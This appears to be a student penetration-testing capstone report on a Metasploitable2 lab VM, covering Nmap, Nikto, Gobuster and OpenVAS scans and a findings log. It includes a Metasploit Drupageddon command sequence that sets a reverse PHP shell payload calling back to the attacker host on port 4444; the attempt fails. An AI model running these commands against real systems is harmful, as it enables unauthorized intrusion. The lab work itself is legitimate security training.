a structured workspace was created to organize all artifacts, including scans, exploits, reports, screenshots, and evidence. tmux allows long-running tasks like packet captures to continue even if the terminal disconnects. The session_log.txt maintains a chronological record of all actions, supporting reproducibility and chain-of-custody.

Commands used:

```
mkdir -p
~/vapt/capstone/task5/{recon,scans,exploitation,reports,screenshots,evidence,session}
touch ~/vapt/capstone/task5/session/session_log.txt
tmux new -s vapt_work
```


Reachability Check:

This confirms the target host is online and reachable with low latency, ensuring it is ready for subsequent scanning and testing steps.

Commands used:

ping -c 4 192.168.222.129

4 packets transmitted, 4 received, 0% packet loss



Port & Service Discovery (Nmap):

The scan enumerated multiple services typical of a Metasploitable image. The presence of a bindshell on port 1524 and several outdated services (Apache, MySQL, etc.) are high-risk indicators and should be prioritized for containment and remediation before further testing.

Commands used:

sudo nmap -sS -sV -T4 --top-ports 1000 -oA ~/vapt/capstone/task5/scans/nmap_initial 192.168.222.129

Key results:


- 21/tcp open : ftp (vsftpd 2.3.4)
- 22/tcp open : ssh (OpenSSH 4.7p1)
- 23/tcp open : telnet
- 80/tcp open : http (Apache httpd 2.2.8)
- 1524/tcp open : bindshell (Metasploitable root shell)
- 3306/tcp open : mysql (MySQL 5.0.51a)

Web Enumeration (Nikto):

Nikto identified several risky issues: an exposed phpinfo.php page, a phpMyAdmin interface, directory listings, missing security headers, and an enabled TRACE method. These findings increase the chance of information disclosure and easier exploitation; they should be remediated or restricted promptly.

Commands used:

Nikto -h http://192.168.222.129 -output~/vapt/capstone/task5/scans/nikto_192.168. 222. 129.txt



Key Nikto results:

- Server: Apache/2.2.8 (Ubuntu) DAV/2
- /phpinfo.php discovered (exposes sensitive configuration)
- /phpMyAdmin/ discovered (management interface)
- Missing security headers: X-Frame-Options, X-Content-Type-Options
- Directory indexing enabled on /doc/ and /test/
- HTTP TRACE method enabled

Directory discovery (Gobuster):

Gobuster discovered administration and information pages (phpMyAdmin, phpinfo) plus test/documentation directories. These endpoints often expose configuration details or management functions that make exploitation easier in a lab or misconfigured environment, so they deserve focused testing and immediate access control.

Commands used:

gobuster dir -u http://192.168.222.129 -w /usr/share/wordlists/dirb/common.txt -t 50 -o ~/vapt/capstone/task5/recon/gobuster_192.168.222.129.txt

Key results:


- /phpMyAdmin (301) -> /phpMyAdmin/
- /phpinfo.php (200)
- /test (301) -> /test/
- /twiki (301)

OpenVAS (GVM) Scan:


OpenVAS matched signatures against known vulnerable services and flagged high-risk issues. In a production environment these findings require immediate action; in this lab they confirm expected Metasploitable misconfigurations. The backdoor and cleartext auth issues represent direct paths to full system compromise and should be prioritized.

Commands used:

sudo gvm-start



After starting the service with sudo gvm-start, open your browser to **https://127.0.0.1:9392** and accept the self-signed cert if prompted. You'll land on the GVM login page sign in with your GVM account.



Next, create a target for the host you want to test: Scans → Targets → New Target. Give it a clear name Metasploitable2 – 192.168.222.129, enter the IP as the host, and pick “All TCP. Save the target.

Now create a scan task: Scans → Tasks → New Task. Name it choose a scan config such as Full and fast, and attach the target you just made. Keep the schedule manual and save. If the target needs credentials for authenticated checks, add them in the task’s settings before running. Start the task and watch the status in the Tasks view.

When the scan finishes, open the report (Scans → Reports) and export it in pdf.

Key results:

PossibleBackdoor: Ingreslock (1524/tcp) High (CVSS ≈ 10). Service responded to a test command showing uid=0(root) gid=0(root).

- TWiki XSS & Command Execution Outdated TWiki version; vendor patch recommended.
- rsh Unencrypted Cleartext Login (514/tcp) Misconfigured service allowing weak/ default or no-auth access.

Metasploit validation attempt:

Launch Metasploit framework for module discovery and exploitation.


Commands used:

Msfconsole

Then Search for Drupal modules Locate available Drupal exploit modules confirms presence of exploit/multi/http/drupal_drupageddon.

Commands used:

search drupal



Commands used:

Select the module Loads the Drupageddon exploit module for configuration.

use exploit/multi/http/drupal_drupageddon

Show module options Displays required and optional parameters (RHOSTS, RPORT, TARGET, etc.).

show options

Set the target host(s) Defines the victim IP(s) for the exploit attempt.

set RHOSTS 192.168.222.129

Set payload and callbacks Configures reverse payload and listener addressing.

set PAYLOAD php/reverse_php
set LHOST 192.168.222.128
set LPORT 4444

Enable verbose logging Increases output detail for debugging and evidence capture.

set VERBOSE true

Run exploit as background job Launches the exploit in the background and starts a handler; record whether a session was created.

exploit -j

Result:

The Drupal exploit module was launched against 192.168.222.129 with a PHP reverse payload and a listener on 192.168.222.128:4444. The module ran as a background job and finished, but it did not return a meterpreter (or any) session.This outcome means the attempt was a validation check, not proof of compromise. Common reasons for no session include: the target isn't actually vulnerable to that exploit/version, the payload failed to execute on the host, or the reverse connection was blocked (networking/firewall/NAT issues).

VAPT Capstone Vulnerability Findings & Validation Log:

Timestamp	Target IP	Vulnerability / Evidence (source)	PTES Phase
2025-10-16 13:26:00	192.168.222.129	Multiple exposed services (bindshell on 1524, vsftpd, telnet, apache) (Nmap)	Reconnaissance
2025-10-16 13:28:07	192.168.222.129	Web issues: phpinfo.php, phpMyAdmin, directory indexing, missing headers (Nikto)	Vulnerability Identification
2025-10-16 13:31:00	192.168.222.129	Admin/config paths discovered (/phpMyAdmin, /phpinfo.php, /test, /twiki) (Gobuster)	Vulnerability Identification
2025-10-16 13:40:00	192.168.222.129	Possible backdoor / bind shell response on 1524/tcp (OpenVAS: PossibleBackdoor: Ingreslock)	Exploitation
2025-10-16 13:45:00	192.168.222.129	Attempted Drupal Drupageddon validation (Metasploit) — exploit ran but **no session created** (msfconsole, PCAP)	Exploitation (validation attempt)